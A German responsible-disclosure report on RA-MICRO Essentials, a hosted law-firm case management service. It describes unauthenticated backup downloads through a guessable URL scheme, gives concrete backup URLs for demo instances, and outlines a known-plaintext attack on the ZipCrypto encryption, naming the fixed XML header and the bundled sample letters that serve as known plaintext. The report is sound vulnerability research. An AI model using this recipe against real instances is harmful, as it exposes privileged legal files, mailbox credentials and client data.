RA-MICRO Essentials Responsible Disclosure

2025-05-26

Version 1.02

Poschi und Smeky

Hinweis: Für die Veröffentlichung wurden alle Geheimnisse und private Daten entfernt.

Die Firma RA-MICRO bietet Software zur Mandatsverwaltung für Rechtsanwälte an. Diese Analyse bezieht sich auf RA-MICRO Essentials. Sie wird von RA-MICRO als Software-as-a-Service betrieben.

Die Software dient zur Verwaltung aller Mandate einer Kanzlei. Dabei werden Informationen aus verschiedenen Quellen und von mehreren Anwälten verwaltet. Typischerweise sind diese Daten sehr sensibel und unterliegen dem Anwaltsgeheimnis. Sie betreffen häufig Dritte wie Mandanten, Gegner, Zeugen und Behörden/Gerichte. In einem typischen Szenario sind auch Anwendungen wie E-Mail oder beA an die Software angebunden.

Zusammenfassung

Die Software bietet die Möglichkeit ein Backup herunterzuladen. Das Herunterladen erfolgt ohne Authentifizierung. Die URLs zu den Backups können leicht geraten werden. Das Backup ist ein *ZipCrypto Deflate* verschlüsseltes ZIP. Das heißt, die z.T. sensiblen Dateinamen können einfach eingesehen werden. Mit geringem Aufwand ist es möglich, das Backup vollständig zu entschlüsseln.

In verschiedenen Instanzen der Software ist Folgendes zu finden:

- Gerichtsakten
- interne Aktenvermerke
- Adressdaten von Mandanten
- Gutachten
- Schriftwechsel mit Mandanten oder Dritten
  - Briefe
  - E-Mails
  - Entschlüsselte beA-Nachrichten
- Dumps der internen Datenbank
- Passwörter/API-Tokens zu IMAP-Postfächern oder Exchange-Konten
- beA-Softwarezertifikate

Allein über Shodan sind über 150 Instanzen der Software zu finden.


Die Schwachstellen wurden an drei öffentlich zugänglichen, von RA-Micro bereitgestellten Demo-Instanzen verifiziert. Darüber hinaus wurde das Vorhandensein der Schwachstellen mit Erlaubnis und im Beisein eines Anwalts und auf dessen Hardware in einer Produktiv-Instanz bestätigt.

Vorgehen


Das Vorgehen wird anhand der Demo-Instanz von RA-MICRO beschrieben. Bei anderen Instanzen erfolgt das Vorgehen analog. Zum Herunterladen der Backups muss man sich grundsätzlich nicht einloggen.

Um ein besseres Verständnis für die Software zu bekommen, kann man sich jedoch auf dem Demo-Server einloggen: `https://demo.es.ra-micro.de/sign-in?demologin=true`

Die kritische Stelle im System sind die Backups. Um in der Demo-Version zu einer Übersicht der Backups zu gelangen, ruft man die Einstellungen, Allgemein, Benachrichtigunen auf und trägt seinen Demo-Usernamen (z.B. `demo_198`) als Backup-Manager ein:



Dadurch erhält man eine Übersicht der Backups:



Die Demo-Instanz läuft über `https://demo.es.ra-micro.de/`. Daneben existieren weitere nicht produktiv

genutzte Instanzen:

- `https://forum.es.ra-micro.de/` (Quelle: Hersteller Video)
- `https://wolter.es.ra-micro.de/` (Quelle: Hersteller Video)

Für diese beiden Demo-Instanzen haben und hatten wir keine Zugangsdaten.

Schwachstellen

1. Fehlende Zugriffskontrolle erlaubt Download von Backups

In der Demo-Instanz sind folgende Backups zu finden:

- generated-backup-demo-2025-04-04.zip
- monthly-backup-2025-12.zip
- monthly-backup-2025-02.zip
- monthly-backup-2025-01.zip
- monthly-backup-2024-11.zip
- monthly-backup-2024-10.zip
- monthly-backup-2024-09.zip
- monthly-backup-2024-07.zip
- monthly-backup-2024-06.zip
- monthly-backup-2024-05.zip

Es wird jeden Tag ein Backup erstellt und zum Download angeboten. Ein monatliches Backup wird ebenso erstellt. Es ist unklar, weshalb im April 2025 auch ein Backup von Dezember 2025 zu finden ist.

Das monatliche Backup von Februar 2025 kann hier heruntergeladen werden: https://demo.es.ra-micro.de/backup/monthly-backup-2025-02.zip

Ein tägliches Backup kann analog dazu hier heruntergeladen werden: https://demo.es.ra-micro.de/backup/generated-backup-demo-2025-04-04.zip

Der Download erfolgt ohne vorherige Authentifizierung.

Das Schema der Backup-URLs lautet:

```
https://<instanzname>.es.ra-micro.de/backup/<backupname>
```


Nach diesem Schema können auch Backups anderer Instanzen heruntergeladen werden.

- https://forum.es.ra-micro.de/backup/generated-backup-forum-2025-04-04.zip
- https://wolter.es.ra-micro.de/backup/generated-backup-wolter-2025-04-04.zip


Die Backups sind nicht inkrementell.

2. Unverschlüsselte Speicherung sensibler Daten in Backups

Die ZIP-Datei ist zwar verschlüsselt, aber Ordnerstrukur und Dateinamen sind ohne Passwort ersichtlich und geben sensible Informationen preis:



Es ist ersichtlich, welche Mandanten ein Anwalt hat und seit wann der Mandant durch den Anwalt vertreten wird. Allein das Bestehen des Mandatsverhältnisses fällt bereits unter die anwaltliche Schweigepflicht. Je nach Wahl der Dateinamen ist auch ersichtlich, um welche Art von Fall es sich handelt. Beispiel "Antrag auf Außervollzugsetzung des Haftbefehls.pdf" oder "Urteil_nach_211_StGB.pdf".



Die Ordner mit "BRAK" im Namen sind das Backup des besonderen elektronischen Anwaltspostfachs. Alle Dateien die über die beA Anbindung von RA-Micro abgerufen, verknüpft oder versendet wurden, sind Teil des Backups. Ebenso findet man Inhalte der angebundenen Mail-Postfächer.

3. Known-Plaintext-Schwachstelle in der Backup-Verschlüsselung

Alle Backups sind mit einem, pro Instanz individuellem Passwort verschlüsselt. Im Fall des Demo-Servers können wir es im Backend einsehen (`REDACTED`). Alle Passwörter, die wir finden konnten, waren alle 12-stellig und enthalten nur Kleinbuchstaben und Ziffern.

Die Metadaten einer verschlüsselten Datei im ZIP sehen wie folgt aus:

```
$ 7z l -slt generated-backup-demo-2025-04-04.zip
[...]
Path = schneider42060/123/dokumente/98860_1684318129239.pdf
Folder = -
Size = 111193
Packed Size = 105306
Modified = 2023-05-17 12:08:49
Created =
Accessed =
Attributes = _ -rwxrwxrwx
Encrypted = +
Comment =
CRC = 5691BE7B
Method = ZipCrypto Deflate
Host OS = Unix
Version = 20
Volume Index = 0
```

Die Verschlüsselungsmethode ist `ZipCrypto`. Hierfür gibt es bereits ein Angriffszenario: A known

plaintext attack on the PKZIP stream cipher (2005). Für die Entschlüsselung wird ein Teil des Klartextes einer verschlüsselten Datei benötigt. Dazu reichen die ersten Bytes eines uns bekannten Dateiformats wie PDF oder XML.

In allen Instanzen mit beA-BRAK-Ordnern gibt es eine XML Datei mit dem Namen `vhn.xml`. Diese beginnt immer mit folgender Zeichenkette:

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<VHN Version="2.0" xsi:noNamespaceSchemaLocation="vhn.xsd" xmlns:xsi="http://
www.w3.org/2001/XMLSchema-instance">
```

Damit lässt sich in wenigen Minuten der Schlüssel rekonstruieren. Es gibt allerdings eine noch einfachere und schnellere Methode. Jede Instanz wird mit Musterdaten ausgeliefert:

```
$ 7z l -ba generated-backup-demo-2025-04-04.zip | grep briefkopf
2025-04-03 03:00:27 D....            0            0  briefkopf
2025-04-03 23:01:06 .....        30218        26263  briefkopf/musterbrief-1.docx
2023-05-08 15:18:05 .....        15706        12644  briefkopf/brief-essentials-002.dotx
2025-04-03 03:00:27 .....        18533        15115  briefkopf/invoice_template.docx
2025-04-03 23:01:06 .....        19686        16347  briefkopf/musterbrief-2.docx
2023-05-08 15:18:05 .....        21166        18135  briefkopf/brief-essentials-001.dotx
2023-05-16 15:50:57 .....        19957        17006  briefkopf/brief-essentials-003.dotx

$ 7z l -ba generated-backup-wolter-2025-04-04.zip | grep briefkopf
2025-03-05 12:04:28 D....            0            0  briefkopf
2025-04-03 23:00:15 .....        19686        16347  briefkopf/musterbrief-2.docx
2024-11-28 15:36:21 .....        32574        28575  briefkopf/RA-MICRO Briefkopf.docx
2024-09-17 10:53:35 .....        19206        15692  briefkopf/brief-essentials-002.dotx
2025-03-05 12:04:28 .....        50556        43650  briefkopf/briekopf kundin.docx
2024-10-29 13:39:03 .....        25811        24528  briefkopf/Briefkopf Hofius.pdf
2025-04-03 23:00:15 .....        30218        26263  briefkopf/musterbrief-1.docx
2024-09-17 10:53:36 .....        18533        15115  briefkopf/invoice_template.dotx
2025-03-07 19:18:00 .....        19743        16410  briefkopf/invoice_template.docx
